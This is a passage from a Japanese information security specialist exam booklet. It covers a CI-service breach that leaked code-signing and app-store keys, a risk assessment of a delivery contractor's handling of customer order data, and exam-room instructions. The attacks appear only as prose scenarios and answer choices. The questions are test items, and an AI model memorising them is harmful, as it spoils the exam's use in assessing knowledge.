STORE_API_KEY	Jストアにアプリをアップロードするための認証用APIキー

Pアプリのビルドスクリプトには，図3に示すコマンドが記述されている。

1. コンパイラのコマンド
2. 生成されたバイナリコードにAPP_SIGN_KEYを用いてコード署名を付与するコマンド
3. STORE_API_KEYを用いて，署名済みのバイナリコードをJストアにアップロードするコマンド

図3　ビルドスクリプトに記述されているコマンド

1月4日，P社運用部のKさんがN社からの通知を受信した。それによると，ソースコード及びシークレットが漏えいしたおそれがあるとのことだった。Kさんは，⑦Pアプリ利用者に被害が及ぶ攻撃が行われることを予想し，すぐに二つの対応を開始した。

Kさんは，一つ目の対応として，⑧漏えいしたおそれがあるので，STORE_API_KEYとして登録されていた認証用APIキーに必要な対応を行った。また，二つ目の対応として，APP_SIGN_KEYとして登録されていたコードサイニング証明書について認証局に失効を申請するとともに，新たな鍵ペアを生成し，コードサイニング証明書の発行申請及び受領を行った。鍵ペア生成時，Nサービスが一時停止しており，鍵ペアの保存に代替手段が必要になった。FIPS 140-2 Security Level 3の認証を受けたハードウェアセキュリティモジュール（HSM）は，⑨コード署名を付与する際にセキュリティ上の利点があるので，それを利用することにした。さらに，二つの対応とは別に，リポジトリの認証用SSH鍵を無効化した。

その後，開発部と協力しながら，P社内のPCでソースコードをコンパイルし，生成されたバイナリコードに新たなコード署名を付与した。JストアへのPアプリのアップロード履歴を確認したが，異常はなかった。新規の認証用APIキーを取得し，署名済みのバイナリコードをJストアにアップロードするとともに，⑩Kさんの二つの対応によってPアプリ利用者に生じているかもしれない影響，及びそれを解消するためにPアプリ利用者がとるべき対応について告知した。さらに，外部委託先であるN社に起因するインシデントとして関係当局に報告した。

設問1　本文中の下線①について，該当するものはどれか。解答群の中から全て選び，記号で答えよ。

解答群

ア　CIデーモンのプロセスを中断させる。

イ　いずれかのバックエンド上の全プロセスを列挙して攻撃者に送信する。

ウ　インターネット上のWebサーバに不正アクセスを試みる。

エ　攻撃者サイトから命令を取得し，得られた命令を実行する。

オ　ほかのNサービス利用者のビルドスクリプトの出力を取得する。

設問２　〔N 社のインシデントの発生と対応〕について答えよ。

(1)　本文中の下線②について，攻撃者による不正ログインの方法を，50 字以内で具体的に答えよ。

(2)　本文中の下線③について，RFC 9162 で規定されている技術を，解答群の中から選び，記号で答えよ。

解答群

ア　Certificate Transparency　　イ　HTTP Public Key Pinning

ウ　HTTP Strict Transport Security　　エ　Registration Authority

(3)　本文中の下線④について，このような手法の名称を，解答群の中から選び，記号で答えよ。

解答群

ア　DNS スプーフィング　　イ　ドメインフロンティング

ウ　ドメイン名ハイジャック　　エ　ランダムサブドメイン攻撃

(4)　本文中の下線⑤について，プロセス Y がシークレットを取得するのに使った方法として考えられるものを，35 字以内で答えよ。

(5)　図 2 中の下線⑥について，仮に，利用者が偽サイトでログインを試みてしまっても，攻撃者は不正ログインできない。不正ログインを防ぐ WebAuthn の仕組みを，40 字以内で答えよ。

(6)　図2中の［　a　］に入れる適切な字句を，解答群の中から選び，記号で答えよ。

解答群

ア　CAA　　イ　CNAME　　ウ　DNSKEY　　エ　NS　　オ　SOA　　カ　TXT

設問３　〔N 社の顧客での対応〕について答えよ。

(1)　本文中の下線⑦について，K さんが開始した対応を踏まえ，予想される攻撃を，40 字以内で答えよ。

(2)　本文中の下線⑧について，必要な対応を，20 字以内で答えよ。

(3)　本文中の下線⑨について，コード署名を付与する際に HSM を使うことによって得られるセキュリティ上の利点を，20 字以内で答えよ。

(4)　本文中の下線⑩について，影響と対応を，それぞれ 20 字以内で答えよ。


問4　リスクアセスメントに関する次の記述を読んで，設問に答えよ。

G 百貨店は，国内で 5 店舗を営業している。G 百貨店では，贈答品として販売される菓子類のうち，特定の地域向けに配送されるもの（以下，菓子類 F という）の配送と在庫管理を W 社に委託している。

〔W 社での配送業務〕

W 社は従業員 100 名の地域運送会社で，本社事務所と倉庫が同一敷地内にあり，それ以外の拠点はない。

G 百貨店では，贈答品の受注情報を，S サービスという受注管理 SaaS に登録している。菓子類 F の受注情報（以下，菓子類 F の受注情報を Z 情報という）が登録された後の，W 社の配送業務におけるデータの流れは，図 1 のとおりである。



(1) 配送管理課員が，Sサービスにアクセスして，G百貨店が登録したZ情報を参照する。
(2) 配送管理課員が，在庫管理サーバにアクセスして，倉庫内の在庫品の引当てを行う。
(3) 配送管理課員が，配送管理SaaSにアクセスして，配送指示を入力する。
(4) 配送員が，倉庫の商品を配送するために，配送用スマートフォンで配送管理SaaSの配送指示を参照する。

図 1　W 社の配送業務におけるデータの流れ

W 社の配送管理課では，毎日 09:00-21:00 の間，常時稼働 1 名として 6 時間交代で配送管理業務を行っている。配送管理用 PC は 1 台を交代で使用している。

S サービスに登録された Z 情報を W 社が参照できるようにするために，G 百貨店は，自社に発行された S サービスのアカウントを一つ W 社に貸与している（以下，G 百貨店が W 社に貸与している S サービスのアカウントを貸与アカウントという）。貸与アカウントでは，Z 情報だけにアクセスできるように権限を設定している。なお，S サービスと W 社の各システムは直接連携しておらず，W 社の配送管理課員が Z 情報を参

照して，在庫管理サーバ及び配送管理 SaaS に入力している。1 日当たりの Z 情報の件数は 10～50 件である。Z 情報には，配送先の住所・氏名・電話番号の情報が含まれている。配送先の情報に不備がある場合は，配送員が配送管理課に電話で問い合わせることがある。なお，配送に関する G 百貨店から W 社への特別な連絡事項は，電子メール（以下，メールという）で送られてくる。

〔リスクアセスメントの開始〕

ランサムウェアによる“二重の脅迫”が社会的な問題となったことをきっかけに，G 百貨店では全ての情報資産を対象にしたリスクアセスメントを実施することになり，セキュリティコンサルティング会社である E 社に作業を依頼した。リスクアセスメントの開始に当たり，G 百貨店は，G 百貨店の情報資産を取り扱っている委託先に対して，E 社の調査に応じるよう要請し，承諾を得た。この中には W 社も含まれていた。

情報資産のうち贈答品の受注情報に関するリスクアセスメントは，E 社の情報処理安全確保支援士（登録セキスペ）の T さんが担当することになった。T さんは，まず Z 情報の機密性に限定してリスクアセスメントを進めることにして，必要な調査を実施した。T さんは，調査結果として，S サービスの仕様と G 百貨店の設定状況を表 1 に，W 社のネットワーク構成を図 2 に，W 社の情報セキュリティの状況を表 2 にまとめた。

表 1　S サービスの仕様と G 百貨店の設定状況（抜粋）

項番	仕様	G 百貨店の設定状況
1	利用者認証において，利用者 ID（以下，ID という）とパスワード（以下，PW という）の認証のほかに，時刻同期型のワンタイムパスワードによる認証を選択することができる。	ID と PW での認証を選択している。
2	同一アカウントで重複ログインをすることができる。	設定変更はできない。
3	ログインを許可するアクセス元 IP アドレスのリストを設定することができる。IP アドレスのリストは，アカウントごとに設定することができる。	全ての IP アドレスからのログインを許可している。
4	検索した受注情報をファイルに一括出力する機能（以下，一括出力機能という）があり，アカウントごとに機能の利用の許可／禁止を選択できる。	全てのアカウントに許可している。
5	契約ごとに設定される管理者アカウントは，契約範囲内の全てのアカウントの操作ログを参照することができる。	設定変更はできない。
6	S サービスへのアクセスは，HTTPS だけが許可されている。	設定変更はできない。




図2　W社のネットワーク構成

表2　W社の情報セキュリティの状況

項番	カテゴリ	情報セキュリティの状況
1	技術的セキュリティ対策	PC及びサーバへのログイン時は，各PC及びサーバに登録されたIDとPWで認証している。PWは，十分に長く，推測困難なものを使用している。
2		全てのPCとサーバに，パターンマッチング型のマルウェア対策ソフトを導入している。定義ファイルの更新は，遅滞なく行われている。
3		全てのPC，サーバ及び配送用スマートフォンで，脆弱性修正プログラムの適用は，遅滞なく行われている。
4		FWは，ステートフルパケットインスペクション型で，インターネットからW社への全ての通信を禁止している。W社からインターネットへの通信は，プロキシサーバからの必要な通信だけを許可している。そのほかの通信は，必要なものだけを許可している。
5		メールSaaSには，セキュリティ対策のオプションとして次のものがある。一つ目だけを有効としている。 ・添付ファイルに対するパターンマッチング型マルウェア検査 ・迷惑メールのブロック ・特定のキーワードを含むメールの送信のブロック
6		プロキシサーバは，社内の全てのPCとサーバから，インターネットへのHTTPとHTTPSの通信を転送する。URLフィルタリング機能があり，アダルトとギャンブルのカテゴリだけを禁止している。HTTPS復号機能はもっていない。
7		PCでは，OSの設定によって，取外し可能媒体への書込みを禁止している。この設定を変更するには，管理者権限が必要である。なお，管理者権限は，システム管理者だけがもっている。
8	物理的セキュリティ対策	本社事務所はICカードによる入退管理が施されていて，従業員以外は立ち入ることができない。本社事務所に入った後は特に制限はなく，従業員は誰でも配送管理用PCに近づくことができる。

表2　W社の情報セキュリティの状況（続き）

項番	カテゴリ	情報セキュリティの状況
9	人的セキュリティ対策	標的型攻撃に関する周知は行っているが，訓練は実施していない。
10		全従業員に対して，次の基本的な情報セキュリティ研修を行っている。 ・ID と PW を含む，秘密情報の取扱方法 ・マルウェア検知時の対応手順 ・PC 及び配送用スマートフォンの取扱方法 ・個人情報の取扱方法 ・メール送信時の注意事項
11		聞取り調査の結果，従業員の倫理意識は十分に高いことが判明した。不正行為の動機付けは十分に低い。
12	貸与アカウントの PW の管理	配送管理課長が毎月 PW を変更し，ID と変更後の PW をメールで配送管理課員全員に周知している。PW は英数記号のランダム文字列で，十分な長さがある。その日の配送管理課のシフトに応じて，当番となった者がアカウントを使用する。
13		PW は暗記が困難なので，配送管理課長は課員に対して，PW はノートなどに書いてもよいが，他人に見られないように管理するよう指示している。しかし，配送管理課で，PW を書いた付箋が，机上に貼ってあった。

T さんは，G 百貨店が定めた図 3 のリスクアセスメントの手順に従って，Z 情報の機密性に関するリスクアセスメントを進めた。

1. リスク特定

(1) リスク源を洗い出し，“リスク源”欄に記述する。

(2) (1)のリスク源が行う行為，又はリスク源が起こす事象の分類を，“行為又は事象の分類”欄に記述する。

(3) (1)と(2)について，リスク源が行う行為，又はリスク源が起こす事象を，“リスク源による行為又は事象”欄に記述する。

(4) (3)の行為又は事象を発端として，Z 情報の機密性への影響に至る経緯を，“Z 情報の機密性への影響に至る経緯”欄に記述する。

2. リスク分析

(1) 1. で特定したリスクに関して，関連する情報セキュリティの状況を表 2 から選び，その項番全てを“情報セキュリティの状況”欄に記入する。該当するものがない場合は“なし”と記入する。

(2) (1)の情報セキュリティの状況を考慮に入れた上で，“Z 情報の機密性への影響に至る経緯”のとおりに進行した場合の被害の大きさを“被害の大きさ”欄に次の 3 段階で記入する。

大：ほぼ全ての Z 情報について，機密性が確保できない。

中：一部の Z 情報について，機密性が確保できない。

小：“Z 情報の機密性への影響に至る経緯”だけでは機密性への影響はないが，ほかの要素と組み合わせることによって影響が生じる可能性がある。

(3) (1)の情報セキュリティの状況を考慮に入れた上で，“リスク源による行為又は事象”が発生し，かつ，“Z 情報の機密性への影響に至る経緯”のとおりに進行する頻度を，“発生頻度”欄に次の 3 段階で記入する。

高：月に 1 回以上発生する。

中：年に 2 回以上発生する。

低：発生頻度は年に 2 回未満である。

3. リスク評価

(1) 表 3 のリスクレベルの基準に従い，リスクレベルを“総合評価”欄に記入する。

図 3　リスクアセスメントの手順

表 3　リスクレベルの基準

被害の大きさ / 発生頻度	大	中	小
高	A	B	C
中	B	C	D
低	C	D	D

A：リスクレベルは高い。　　B：リスクレベルはやや高い。

C：リスクレベルは中程度である。　　D：リスクレベルは低い。

T さんは，表 4 のリスクアセスメントの結果を G 百貨店に報告した。

表4　リスクアセスメントの結果（抜粋）

リスク番号	リスク源	行為又は事象の分類	リスク源による行為又は事象
1-1	W社従業員	IDとPWの持出し（故意）	Sサービスの ID と PW をメモ用紙などに書き写して，持ち出す。
1-2			故意に，Sサービスの ID と PW を，W社外の第三者にメールで送信する。
1-3		Z情報の持出し（故意）	Z 情報を表示している画面を，個人所有のスマートフォンで写真撮影して保存する。
1-4			配送管理用 PC で，一括出力機能を利用して，Z情報をファイルに書き出し，W社外の第三者にメールで送信する。
1-5		IDとPWの漏えい（過失）	誤って，Sサービスの ID と PW を，W社外の第三者にメールで送信する。
2-1	W社外の第三者	W社へのサイバー攻撃	S サービスの偽サイトを作った上で，偽サイトに誘導するフィッシングメールを，配送管理課員宛てに送信する。
2-2			W社の PC 又はサーバの脆弱性を悪用し，インターネット上の PC から W社の PC 又はサーバを不正に操作する。
2-3			
2-4			あ
2-5		ソーシャルエンジニアリング	配送員を装って，配送管理課員に電話で問い合わせる。

注記　このページの表と次ページの表とは横方向につながっている。

表4　リスクアセスメントの結果（抜粋）（続き）

Z情報の機密性への影響に至る経緯	情報セキュリティの状況	被害の大きさ	発生頻度	総合評価
W社従業員によって持ち出されたIDとPWが利用され，W社外からSサービスにログインされて，Z情報がW社外のPCなどに保存される。	ア	イ	低	ウ
メールを受信したW社外の第三者によって，メールに記載されたIDとPWが利用され，W社外からSサービスにログインされて，Z情報がW社外のPCなどに保存される。	（省略）	大	低	C
W社従業員によって，個人所有のスマートフォン内に保存されたZ情報の写真が，W社外に持ち出される。	（省略）	中	低	D
メールを受信したW社外の第三者に，Z情報が漏えいする。	（省略）	大	低	C
リスク番号1-2と同じ	a	大	低	C
配送管理課員が，フィッシングメール内のリンクをクリックし，偽サイトにアクセスして，IDとPWを入力してしまう。入力されたIDとPWが利用され，W社外からSサービスにログインされて，Z情報がW社外のPCなどに保存される。	（省略）	大	低	C
不正に操作されたPC又はサーバが踏み台にされて，配送管理用PCにキーロガーが埋め込まれ，Sサービスの IDとPWが窃取される。そのIDとPWが利用され，W社外からSサービスにログインされて，Z情報がW社外のPCなどに保存される。	b	大	低	C
不正に操作されたPC又はサーバが踏み台にされて，配送管理課長のPCに不正にログインされる。その後，送信済みのメールが読み取られ，Sサービスの IDとPWが窃取される。そのIDとPWが利用され，W社外からSサービスにログインされて，Z情報がW社外のPCなどに保存される。	（省略）	大	低	C
い	う	え	お	か
（省略）	（省略）	中	低	D

〔リスクの管理策の検討〕

報告を受けた後，G 百貨店は，総合評価が A～C のリスクについて，リスクを低減するために追加すべき管理策の検討を E 社に依頼した。依頼に当たり，G 百貨店は次のとおり条件を提示した。

・図 1 のデータの流れを変更しない前提で管理策を検討すること

・リスク番号 1-1 及び 2-4 については，総合評価にかかわらず，管理策を検討すること

依頼を受けた E 社は，T さんをリーダーとする数名のチームが管理策を検討した。追加すべき管理策の検討結果を表 5 に示す。

表 5　追加すべき管理策の検討結果（抜粋）

リスク番号	管理策
1-1	・G 百貨店で，S サービスの利用者認証を，多要素認証に変更する。 ・G 百貨店で，S サービスの操作ログを常時監視し，不審な操作を発見したらブロックする。 ・［　エ　］
1-2	・G 百貨店で，S サービスの利用者認証を，多要素認証に変更する。 ・G 百貨店で，S サービスの操作ログを常時監視し，不審な操作を発見したらブロックする。 ・W 社で，メール SaaS の“特定のキーワードを含むメールの送信のブロック”を行う。
1-4	・G 百貨店で，S サービスの設定を変更し，一括出力機能の利用を禁止する。
1-5	リスク番号 1-2 の管理策と同じ
2-1	（省略）
2-2	（省略）
2-3	（省略）
2-4	・［　き　］

その後，T さんは，Z 情報の完全性及び可用性についてのリスクアセスメント，並びに菓子類 F 以外の贈答品の受注情報についてのリスクアセスメントを行い，必要に応じて管理策を検討した。

E 社から全ての情報資産のリスクアセスメント結果及び追加すべき管理策の報告を受けた G 百貨店は，報告内容から W 社に関連する部分を抜粋して W 社にも伝えた。G

百貨店とW社は，幾つかの管理策を実施し，順調に贈答品の販売及び配送を行っている。

設問1　表4及び表5中の［ア］～［エ］に入れる適切な字句を答えよ。［ア］は，表2中から該当する項番を全て選び，数字で答えよ。該当する項番がない場合は，“なし”と答えよ。［イ］は答案用紙の大・中・小のいずれかの文字を○で囲んで示せ。［ウ］は答案用紙のA・B・C・Dのいずれかの文字を○で囲んで示せ。

設問2　次の問いに答えよ。

(1)　表4中の［あ］に入れる適切な字句を，本文に示した状況設定に沿う範囲で，あなたの知見に基づき，答えよ。

(2)　解答した［あ］の内容に基づき，表4及び表5中の［い］～［き］に入れる適切な字句を答えよ。［う］は，表2中から該当する項番を全て選び，数字で答えよ。該当する項番がない場合は，“なし”と答えよ。［え］は答案用紙の大・中・小のいずれかの文字を○で囲んで示せ。［お］は答案用紙の高・中・低のいずれかの文字を○で囲んで示せ。［か］は答案用紙のA・B・C・Dのいずれかの文字を○で囲んで示せ。

設問3　表4中の［a］，［b］に入れる適切な字句について，表2中から該当する項番を全て選び，数字で答えよ。該当する項番がない場合は，“なし”と答えよ。

6. 退室可能時間中に退室する場合は，手を挙げて監督員に合図し，答案用紙が回収されてから静かに退室してください。

退室可能時間	13:10 ～ 14:50

7. **問題に関する質問にはお答えできません。**文意どおり解釈してください。
8. 問題冊子の余白などは，適宜利用して構いません。ただし，問題冊子を切り離して利用することはできません。
9. 試験時間中，机上に置けるものは，次のものに限ります。

   なお，会場での貸出しは行っていません。

   受験票，黒鉛筆及びシャープペンシル（B 又は HB），鉛筆削り，消しゴム，定規，時計（時計型ウェアラブル端末は除く。アラームなど時計以外の機能は使用不可），ハンカチ，ポケットティッシュ，目薬

   これら以外は机上に置けません。使用もできません。
10. 試験終了後，この問題冊子は持ち帰ることができます。
11. 答案用紙は，いかなる場合でも提出してください。回収時に提出しない場合は，採点されません。
12. 試験時間中にトイレへ行きたくなったり，気分が悪くなったりした場合は，手を挙げて監督員に合図してください。